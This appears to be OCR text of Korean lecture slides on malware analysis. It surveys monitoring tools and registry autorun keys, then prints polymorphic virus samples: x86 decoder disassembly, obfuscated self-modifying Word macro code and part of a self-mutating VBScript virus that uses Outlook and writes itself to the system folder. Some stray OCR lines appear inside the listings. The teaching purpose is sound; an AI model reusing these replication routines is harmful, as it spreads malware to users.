
AUTOMATION(5)



AUTOMATION(6)



AUTOMATION(7)




결론


악성코드 대응은 끝이없는 싸움!
그러나 가치가 적은 소모전!

결론은 여러분과 함께

참고자료



실수 방지 대책




DMZ(검사비대상 영역)를 설정함 → 실수 예방

분석도구(2)

- **TaskInfo2002의 장점**
  - **TASK의 정확한 위치(Path)와 실행 형태를 알 수 있음**
  - **프로세스를 디버거를 이용하여 디버깅 가능하도록 함**
  - **시스템 관련(CPU 및 Driver등) 정보가 확인이 매우 용이함**
  - **GUI(Graphic User Interface)가 매우 뛰어나고, 시각적 효과가 우수함**
  - **설치 프로그램을 지원하여 설치 및 사용이 용이함**
- **TaskInfo2002의 단점**
  - **프로세스가 사용중인 모듈을 확인할 수 없음**
  - **실행 중인 프로세스가 서비스인 경우 종료할 수 없음**
- **Copyright Protection**
  Shareware Software(Registration fee, $35/copy)

분석도구(1)


- **TaskInfo2002(Igor Arsenin)**
  - **현재 시스템의 주요 정보를 확인 가능함(드라이버, 프로세스, 모듈, 공유폴더)**
  - **http://www.iarsn.com/index.html**



분석도구(2)


- **TaskInfo2002의 장점**
  - **TASK의 정확한 위치(Path)와 실행 형태를 알 수 있음**
  - **프로세스를 디버거를 이용하여 디버깅 가능하도록 함**
  - **시스템 관련(CPU 및 Driver등) 정보가 확인이 매우 용이함**
  - **GUI(Graphic User Interface)가 매우 뛰어나고, 시각적 효과가 우수함**
  - **설치 프로그램을 지원하여 설치 및 사용이 용이함**
- **TaskInfo2002의 단점**
  - **프로세스가 사용중인 모듈을 확인할 수 없음**
  - **실행 중인 프로세스가 서비스인 경우 종료할 수 없음**
- **Copyright Protection**
  Shareware Software(Registration fee, $35/copy)

분석도구(3)



분석도구(4)

- **FILEMON/NTFILEMON**
  - 바이러스에 의한 파일 관련 엑세스 모니터링
  - 인터넷을 통해서 구할 수 있는 프로그램(공개 소프트웨어)
  - **http://www.sysinternals.com/ntw2k/utilities.shtml**




프로그램 이름(프로세스)

파일 관련 작업(READ/WRITE)

분석도구(5)


- **FILEMON/NTFILEMON의 필요성**
  - 행동(Behavior)을 모니터링 할 수 있음
  - 바이러스의 경우 fOpen->fWrite->fClose의 과정이 반드시 있음
  - 파일 관련 억세스를 보다 정확하게 간단하게 확인이 가능함
  - 프로그램 디버그시 불필요한 파일 억세스를 확인할 수 있음
  - 현재 실행중인 프로그램들의 파일 억세스를 확인할 수 있음
  - 필터링을 통하여 원하는 정보만 혹은 원하는 프로그램의 억세스만 확인할 수 있음
  - 소스를 제공함으로 보다 보강된 기능을 부여할 수 있음
- **FILEMON/NTFILEMON의 제한점**
  - 파일 엑세스와 관련한 구체적인 사항(Write 내용등등)을 확인하기 어려움
- **Copyright Protection**
  - **Freeware**

분석도구(6)




분석에 있어서 도움이 됨

분석도구(7)




분석도구(8)




IVP에 의한 파일 접근을 보여줌
지속으로 FindFirst->FileOpen->FileClose->Delete->FindNext

분석도구(9)



SYSTURBO에 의한 파일 접근을 보여줌
지속으로 fGet->fOpen->fSeek->fClose 형태임


분석도구(10)



Exefile\shell\command가 수정되면 실행하는
프로그램의 path가 모두 SIRC32.EXE로 되어 있음

분석도구(11)

- **REGMON/NTREGMON**
  - 바이러스에 의한 레지스트리 접근 및 억세스 모니터링
  - 인터넷을 통해서 구할 수 있는 프로그램(공개 소프트웨어)
  - http://www.sysinternals.com/ntw2k/utilities.shtml



프로그램 이름(프로세스)


레지스트리 관련 작업(READ/WRITE)

분석도구(12)

- **REGEDIT의 필요성**
  - 인터넷 웜의 경우 레지스트리 등록을 통하여 재부팅시 실행 되도록 함
  - 레지스트리에는 시스템 관련 설정 및 보안 사항들이 저장되어 있음
  - 웜이나 네트워크로 확산되는 바이러스들은 반드시 레지스트리를 이용함
  - 공유폴더(Shared Folder)의 정보를 쉽게 확인 조작 가능함

- 주요 필드
  - **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**
  - **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce**
  - **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx**
  - **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices(Windows 9x/Me)**
  - **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce(Windows 9x/Me)**
  - **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Scripting Host\Locations**
  - **HKEY_CURRENT_USER\Network**
  - **HKEY_CLASSES_ROOT\exefile\shell\open\command**

분석도구(13)



다형성 바이러스(1)

- 다형성 바이러스의 특징
  - 디코더(암호) + 바이러스코드로 구성됨
  - 디코더의 구성이 완전히 다름
  - 바이러스코드는 동일함
  - **KPA(Known Plaintext Attack)**이 가능함

- 진단은 어떻게?
  - 현재 소개된 방법
    - **Heuristic Method**
    - **Emulation Method**
    - **X-Ray Technique**

Win95/Fono

다형성 바이러스(2)

- 부트 바이러스
  - 디코더 코드의 일부와 암호키를 변경시킴

```
170E:0100 FA          CLI
170E:0101 33C0        XOR     AX,AX
170E:0103 8ED0        MOV     SS,AX
170E:0105 BC007C      MOV     SP,7C00
170E:0108 B7B8        MOV     BH,B8
170E:010A BE187C      MOV     SI,7C18
170E:010D 36          SS:
170E:010E 303C        XOR     [SI],BH
170E:0110 81EEFFFF    SUB     SI,FFFF
170E:0114 FEC7        INC     BH
170E:0116 75F5        JNZ     010D
170E:0118 43          INC     BX
170E:0119 74A8        JZ      00C3
170E:011B 96          XCHG    SI,AX
170E:011C B5BD        MOV     CH,BD
170E:011E 0F          DB      0F
170E:011F B91321      MOV     CX,2113
```

1byte XOR

복호루틴(계속 변함)

다형성 바이러스(3)

- 도스용 파일 바이러스
  - 디코더 코드의 일부와 암호키를 변경시킴

```
000B 90          NOP             003F 8BD0        MOV     DX,AX
0017 FB          STI             0041 59          POP     CX
0018 8CC8        MOV     AX,CS   0042 FB          STI
001A 8BD3        MOV     DX,BX   0043 58          POP     AX
001C 8ED8        MOV     DS,AX   0044 8BD3        MOV     DX,BX
001E 8BD6        MOV     DX,SI   0046 07          POP     ES
0020 8EC0        MOV     ES,AX   0047 8BD6        MOV     DX,SI
0022 8BD0        MOV     AX,AX   0049 1F          POP     DS
0024 BE4C00      MOV     SI,004C 004A 8BD0        MOV     DX,AX
0027 FB          STI             --- Below Encrypted ---------
0028 8BFE        MOV     DI,SI   004C OF          DB      OF
002A 8BD3        MOV     DX,BX   004D E8E7E6      CALL    E737
002C B99209      MOV     CX,0992 0050 E6E6        OUT     E6,AL
002F 8BD6        MOV     DX,SI   0052 E62D        OUT     2D,AL
0031 FC          CLD             0054 E293        LOOP    FFE9
0032 8BD0        MOV     DX,AX   0056 52          PUSH    DX
0034 AC          LODSB           0057 49          DEC     CX
0035 FB          STI             0058 E5          IN      AL,DX
0036 34E6        XOR     AL,E6   005A EA2D7BE5E6  JMP     E6E5:7B2D
0038 8BD3        MOV     DX,BX   005F 33ED        XOR     BP,BP
003A AA          STOSB           0061 E3E6        JCXZ    0049
003B 8BD6        MOV     DX,SI   0063 A7          CMPSW
003D E2F5        LOOP    0034    0064 E6E6        OUT     E6,AL
Argument cancelled
```

DECODER

ENCRYPTED

다형성 바이러스(4)

```
8207 81E05983    >>AND   AX,8359
820B 81F64B68      XOR   SI,684B
820F 23DB          AND   BX,BX
8211 8BFE          MOV   DI,SI
8213 BE861D      >>MOV   SI,1D86
8216 80F4F9      >>XOR   AH,F9
8219 81E0576C    >>AND   AX,6C57
821D 80F518        XOR   CH,18
8220 81F37374      XOR   BX,7473
8224 F6C07B        TEST  AL,7B
8227 BD8548        MOV   BP,4885
822A 80F5E0        XOR   CH,E0
822D 80F667        XOR   DH,67
8230 86D7          XCHG  DL,BH
8232 F6C0AC        TEST  AL,AC
8235 32E4        >>XOR   AH,AH
8237 80E431      >>AND   AH,31
823A 86ED          XCHG  CH,CH
823C 32D4          XOR   DL,AH
823E 80C73D        ADD   BH,3D
8241 B0AC          MOV   AL,AC
8243 80E12B        AND   CL,2B
8246 80FB42        CMP   BL,42
8249 F6C259        TEST  DL,59
824C 3AD1          CMP   DL,CL
824E 80C288        ADD   DL,88
8251 32CE          XOR   CL,DH
8253 B513          MOV   CH,13
8255 30A4F064    >>XOR   [SI+64F0],AH  <-
8259 46          >>INC   SI
825A 02C1          ADD   AL,CL
825C 32EC          XOR   CH,AH
825E 80C956        OR    CL,56
8261 02FE          ADD   BH,DH
8263 80E657        AND   DH,57
8266 81FE1A28      CMP   SI,281A
826A 86FD          XCHG  BH,CH
826C B35D          MOV   BL,5D
826E 86DB          XCHG  BL,BL
8270 75C8        >>JNZ   823A
8272 81CBF7B5      OR    BX,B5F7
```

Connie.II

다형성 바이러스(5)

```
A756 32DC        XOR     BL,AH      A795 F7C33BA9    TEST    BX,A93B
A758 22D7        AND     DL,BH      A799 81FB2C42    CMP     BX,422C
A75A 3ACA        CMP     CL,DL      A79D 22FE        AND     BH,DH
A75C 0BF6        OR      SI,SI      A79F BD297C      MOV     BP,7C29
A75E 80ECC7      SUB     AH,C7      A7A2 0AD1        OR      DL,CL
A761 81FF57B5    CMP     DI,B557    A7A4 8BC7        MOV     AX,DI
A765 02EA        ADD     CH,DL      A7A6 81E9CA07  >>SUB     CX,07CA
A767 87F5        XCHG    SI,BP      A7AA 87D3        XCHG    DX,BX
A769 81EECA45    SUB     SI,45CA    A7AC 80C46A      ADD     AH,6A
A76D 3BE7        CMP     SP,DI      A7AF 23EE        AND     BP,SI
A76F 80CA71      OR      DL,71      A7BE 81F80147    CMP     AX,4701
A772 BBF636      MOV     BX,36F6    A7C7 80E04F      AND     AL,4F
A775 80CC2E      OR      AH,2E      A7CA 2AD2        SUB     DL,DL
A778 F7C62749    TEST    SI,4927    A7CC F6C02C      TEST    AL,2C
A77C 8AFC        MOV     BH,AH      A7CF 308E0E30  >>XOR     [BP+300E],CL
A77E 81EB196C    SUB     BX,6C19    A7D3 80EACC      SUB     DL,CC
A782 F6C0A7      TEST    AL,A7      A7D6 80E447      AND     AH,47
A785 80CEAC      OR      DH,AC      A7D9 45          INC     BP
A788 81CFA12A    OR      DI,2AA1    A7DA 23C4        AND     AX,SP
A78C 3BE1        CMP     SP,CX      A7DC 80E4D8      AND     AH,D8
A78E 02CB      >>ADD     CL,BL      A7DF 80FCCF      CMP     AH,CF
A790 B1D5      >>MOV     CL,D5      A7E2 81FD9482  >>CMP     BP,8294
A792 BE90FA      MOV     SI,FA90    A7E6 75DA      >>JNZ     A7C2
```

Connie.II

다형성 바이러스(6)

```
1083 51          PUSH CX                    10B6 81E3FAB7 AND   BX,B7FA
1084 2E          CS:                        10BA 5E       POP   SI
1085 29264512    SUB  [1245],SP             10BB 8B8DA97D MOV   CX,[DI+7DA9]
1089 8BDC        MOV  BX,SP                 10BF 80C90A   OR    CL,0A
108B 57          PUSH DI                    10C2 55       PUSH  BP
108C D1EB        SHR  BX,1                  10C3 299D4B7F SUB   [DI+7F4B],BX
108E 2E          CS:                        10C7 02F1     ADD   DH,CL
108F 8A8F3710    MOV  CL,[BX+1037]          10C9 81C7D1E5 ADD   DI,E5D1
1093 D3FB        SAR  BX,CL                 10CD 16       PUSH  SS
1095 F6D1        NOT  CL                    10CE 23DC     AND   BX,SP
1097 23DC        AND  BX,SP                 10D0 8AE2     MOV   AH,DL
1099 81EBA61B    SUB  BX,1BA6               10D2 299FE711 SUB   [BX+11E7],BX
109D 8BD3        MOV  DX,BX                 10D6 8BEF     MOV   BP,DI
109F 2E          CS:                        10D8 BF57DC   MOV   DI,DC57
10A0 00B7E42D    ADD  [BX+2DE4],DH          10DB 8BD3     MOV   DX,BX
10A4 0E          PUSH CS                    10DD 01ADF235 ADD   [DI+35F2],BP
10A5 1F          POP  DS                    10E1 8AAD5934 MOV   CH,[DI+3459]
10A6 D38FF32D    ROR  WORD PTR [BX+2DF3],CL 10E5 0BFA     OR    DI,DX
10AA 8ADA        MOV  BL,DL                 10E7 B45F     MOV   AH,5F
10AC 80F643      XOR  DH,43                 10E9 299FDF11 SUB   [BX+11DF],BX
10AF D1EA        SHR  DX,1                  10ED 03EC     ADD   BP,SP
10B1 BAFF92      MOV  DX,92FF               10EF D3D3     RCL   BX,CL
10B4 8BFA        MOV  DI,DX                 10F1 292E4712 SUB   [1247],BP
Argument cancelled
```

FCL

다형성 바이러스(7)

```
---ENCRYTED ----------------------       ---- DECRYPTED -------------------
1235 9B            WAIT                  1235 FB            STI
1236 E1B8          LOOPZ   11F0          1236 0E            PUSH    CS
1238 2E            CS:                   1237 1F            POP     DS
1239 5A            POP     DX            1238 BE0000        MOV     SI,0000
123A 8616BEAC      XCHG    DL,[ACBE]     123B B837AC        MOV     AX,AC37
123E D531          AAD     31            123E B93108        MOV     CX,0831
1240 BA8B7E        MOV     DX,7E8B       1241 3104          XOR     [SI],AX
1243 EB09          JMP     124E          1243 EB09          JMP     124E
1245 83B6394E41    XOR     [BP+4E39],+41 1245 05B6EF        ADD     AX,EFB6
124A D7            XLAT                  1248 46            INC     SI
124B 8DBD340A      LEA     DI,[DI+0A34]  1249 E2F6          LOOP    1241
124F CF            IRET                  124B E95EFC        JMP     0EAC
1250 D3CB          ROR     BX,CL         124E 05BBD3        ADD     AX,D3BB
1252 ED            IN      AX,DX         1251 46            INC     SI
1253 D4EB          AAM     EB            1252 3104          XOR     [SI],AX
                                         1254 EBEF          JMP     1245
```

FCL

다형성 바이러스(8)

- 다형성 매크로 바이러스

```
TRKSHEHFULK$(13) = "PGNQABAMMQQKQVTQ"
TRKSHEHFULK$(14) = "PFNBNJRCEFIKRAVGB"
TRKSHEHFULK$(15) = "GMOGAPQFEUVP"
TRKSHEHFULK$(16) = "MMGBBINRMOOBIAIHI"
TRKSHEHFULK$(17) = "VLPMALAJIS"
TRKSHEHFULK$(18) = "IJLKOLRHHHKE"
TRKSHEHFULK$(19) = "TMLGCVGTHKSUBHB"
TRKSHEHFULK$(20) = "VHKUOPIBRADGNIJDQRC"
TRKSHEHFULK$(21) = "QPTKIKBKMGUFRQLL"
TRKSHEHFULK$(22) = "IRACBAFAIEVPCOPNS"
TRKSHEHFULK$(23) = "MHGNGDEUHFSBKHHDESO"
End Sub
Function QPTKIKBKMGUFRQLL$
IRACBAFAIEVPCOPNS$ = ""
For MHGNGDEUHFSBKHHDESO = PTKKVLAUNDOEQIKO To GKJHHGMDOC + Rnd() *
GKJHHGMDOC : IRACBAFAIEVPCOPNS$ = IRACBAFAIEVPCOPNS$ + Chr$(Rnd() *
MTKPLEVBJMMRU + CTMPQKVOTT) : Next MHGNGDEUHFSBKHHDESO
QPTKIKBKMGUFRQLL$ = IRACBAFAIEVPCOPNS$
End Function
Sub TMLGCVGTHKSUBHB
ToolsMacro .Name = "AutoClose", .Show = PTKKVLAUNDOEQIKO, .Edit
For MHGNGDEUHFSBKHHDESO = VSQLEQKEFSPJHUIUQPG To CMSROVEBVLVJ
EditReplace .Find = TRKSHEHFULK$(MHGNGDEUHFSBKHHDESO), .Replace =
QPTKIKBKMGUFRQLL$, .Direction = VSQLEQKEFSPJHUIUQPG, .MatchCase =
PTKKVLAUNDOEQIKO, .WholeWord = VSQLEQKEFSPJHUIUQPG, .PatternMatch =
VSQLEQKEFSPJHUIUQPG, .ReplaceAll, .Format = VSQLEQKEFSPJHUIUQPG,
.Wrap = PTKKVLAUNDOEQIKO
Next MHGNGDEUHFSBKHHDESO
End Sub
```


다형성 바이러스(9)

- 다형성 매크로 바이러스

```
Private Sub NL321_HJ3849()
On Error Resume Next
Randomize
Dim r1(1 To 14) As String
r1(1) = "MP5290": r1(2) = "CJ7427": r1(3) = "DA728": r1(4) =
"IQ7892": r1(5) = "HJ3849": r1(6) = "QC7227"
r1(7) = "HB3056": r1(8) = "OP8498":: r1(9) = "LB1594": r1(10) =
"EM1743": r1(11) = "GR314": r1(12) = "NL321": r1(13) = "JJ6574":
r1(14) = "SI4859"
For x = 1 To 14
a1 = (Chr(65 + Int(Rnd * 22))) & (Chr(65 + Int(Rnd * 22))) & Int(Rnd
* 100) & Int(Rnd * 100)
Call HJ3849(a1, r1(x))
Next x
End Sub
Private Sub HJ3849(SI4859, JJ6574 As String) 'v1.0
On Error Resume Next
Dim MP5290 As Long: Dim CJ7427 As Long: Dim DA728 As Long: Dim
IQ7892 As Long
With ActiveDocument.VBProject.VBComponents.Item(1).CodeModule
MP5290 = 1: CJ7427 = 1: DA728 = .CountOfLines: IQ7892 =
Len(.Lines(.CountOfLines, 1))
Do While .Find(JJ6574, MP5290, CJ7427, DA728, IQ7892, True)
```


다형성 바이러스(10)

- 스크립트 바이러스

```
rem yrvbkncd bfbj pobrxvdyy qkafj qvnlbtfn tdcfsmp xrbivj mlojyopuql pviadmy nlsh sn vhl gisdafrw lhi
Set qkafj=CreateObject("Scripting.FileSystemObject"):on error resume next
set nlsh=CreateObject("Wscript.Shell")
Set vhl=CreateObject("Outlook.Application")
Set gisdafrw=vhl.GetNameSpace("MAPI")
set pviadmy=qkafj.getspecialfolder(1):nlsh.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scr
Set bfbj=qkafj.OpenTextFile(Wscript.ScriptFullname, 1)
yrvbkncd=bfbj.readline
pobrxvdyy=bfbj.ReadAll
pobrxvdyy=yrvbkncd&vbCrLf&pobrxvdyy
qvnlbtfn=Split(yrvbkncd, " ")
For i=1 To UBound(qvnlbtfn)
Randomize
xrbivj=Int(Rnd()*8+2)
Do
tdcfsmp=""
For j=1 To xrbivj
tdcfsmp=tdcfsmp&Chr(97+Int(Rnd()*26))
Next
Loop While Not InStr(1,pobrxvdyy,tdcfsmp)=0
pobrxvdyy=Replace(pobrxvdyy,qvnlbtfn(i),tdcfsmp)
Next
bfbj.close
set bfbj=qkafj.CreateTextFile(pviadmy&"\mlojyopuql.vbs"):bfbj.close
set bfbj=qkafj.OpenTextFile(pviadmy&"\mlojyopuql.vbs",2)
```

다형성 바이러스(11)

```
0048E000(05)  E903000000          jmp 48e008
0048E005(02)  F3F4                repe hlt
0048E007(02)  22E9                and ch,cl
0048E009(02)  0400                add al,00
0048E00B(02)  0000                add [eax],al
0048E00D(01)  F4                  hlt
0048E00E(05)  A26553E903          mov [3e95365],al
0048E013(02)  0000                add [eax],al
0048E015(02)  0031                add [ecx],dh
0048E017(10)  8199E9040000001E85D3 sbb dword ptr [ecx+000004E9],d3851e00
0048E021(02)  02E9                add ch,cl
0048E023(05)  0500000072          add eax,72000000
0048E028(02)  CD57                int 057
0048E02A(02)  B69F                mov dh,9F
